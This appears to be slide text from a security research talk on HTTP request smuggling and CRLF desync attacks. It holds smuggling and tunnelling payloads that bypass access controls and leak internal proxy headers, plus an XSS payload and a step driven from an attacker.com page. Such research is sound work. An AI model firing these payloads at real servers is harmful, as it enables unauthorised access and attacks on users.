
 https://attacker.com

fetch(
 "https://example.com/%20HTTP/1.1%0d%0a"
 Transfer-Encoding:%20chunked%0d%0a
 Foo:%20bar",
 {
 method: "POST",
 body: "0\r\n\r\nTRACE / HTTP/1.1\r\nX: x"
 }
)

CRLF-Powered Desync Worms




CRLF-Powered Desync Worms





Scope-Limited Desyncs

HTTP Request Tunnelling



Bypassing Blind Request Tunnelling

```
GET /\ HTTP/1.1  
Host: example.com
```

```
TRACE / HTTP/1.1  
Foo: bar\ HTTP/1.1  
Host: example.com
```

```
HTTP/1.1 200 OK
```



TRACE response never comes back...



Bypassing Blind Request Tunnelling

```
GET /\ HTTP/1.1
Host: example.com
```

```
TRACE / HTTP/1.1
Foo: bar\ HTTP/1.1
Host: example.com
```

```
HTTP/1.1 200 OK
```

```
GET /\ HTTP/1.1
Host: example.com
Expect: 100-continue
```

```
TRACE / HTTP/1.1
Foo: bar\ HTTP/1.1
Host: example.com
```

```
HTTP/1.1 100 Continue
```

```
HTTP/1.1 200 OK
```

```
HTTP/1.1 405 Method Not Allowed
```

No Content-Length
Header?



Bypassing Access Controls via Request Tunnelling

```
GET /config HTTP/1.1  
Host: carmanufacturer.com
```

```
HTTP/1.1 403 Forbidden
```

```
GET /robots.txt§ HTTP/1.1  
Host: carmanufacturer.com  
Expect: 100-continue
```

```
HTTP/1.1 100 Continue
```

```
HTTP/1.1 200 OK
```

```
GET /config HTTP/1.1  
X: x§ HTTP/1.1  
Host: carmanufacturer.com
```

```
Disallow: /HTTP/1.1 200 OK  
Content-Type: application/json
```

```
{"config":{"..."}}
```



Bypassing Response Header Removal

```
GET /§ HTTP/1.1  
Expect: 100-continue  
Foo: bar§ HTTP/1.1  
Host: shop.minisoft.com
```

```
HTTP/1.1 100 Continue
```

```
HTTP/1.1 200 OK  
x-fd-int-roxy-origin-ip: <redacted>  
x-fd-int-roxy-origin-name: <redacted>  
x-fd-int-roxy-origin-url: <redacted>  
x-fd-int-roxy-upstream-error-info: <redacted>  
x-fd-int-roxy-originshield-parent: <redacted>
```



The background of the image is a repeating pattern of 'Enter' keys. The keys are light beige with a blue arrow pointing down and to the right, and the word 'Enter' in blue. They are arranged in a grid-like pattern on a green background. A white banner with a black border is centered horizontally across the image, containing the title text.

Browser-Powered CRLF Desyncs

Browser-Powered 0.CL - Streaming Service

Same keep-alive connection

```
GET /images/§ HTTP/1.1
Content-Length: 7
X: x§ HTTP/1.1
Host: secure.streaming.com
Connection: keep-alive
```

```
GET /images/§ HTTP/1.1
Content-Length: 7
X: x§ HTTP/1.1
Host: secure.streaming.com
Connection: keep-alive
```

CL header eats
7 bytes off next
request

 HTTP/1.1
MUST DIE

Same keep-alive connection

```
HTTP/1.1 200 OK
```

```
HTTP/1.1 400 Bad Request
```



Browser-Powered 0.CL - Streaming Service

Same keep-alive connection

```
GET /images/§ HTTP/1.1
Content-Length: 23
X: x§ HTTP/1.1
Host: secure.streaming.com
Connection: keep-alive
```

```
GET /images/§ HTTP/1.1
HEAD /50x.html HTTP/1.1
Host: localhost
```

```
GET /status<svg/onload=alert(1)> HTTP/1.1
Host: secure.streaming.net
```

```
§ HTTP/1.1
Host: secure.streaming.com
Connection: keep-alive
```

23 bytes


Same keep-alive connection

```
HTTP/1.1 200 OK
```

```
HTTP/1.1 200 OK
Content-Type: text/html
```

```
HTTP/1.1 307 Temporary Redirect
Location: /status<svg/onload=alert(1)>
```

Browser-Powered 0.CL - Streaming Service



Browser-Powered 0.CL - Streaming Service



https://attacker.com

```
1. window.open()
```

```
2. location =
```

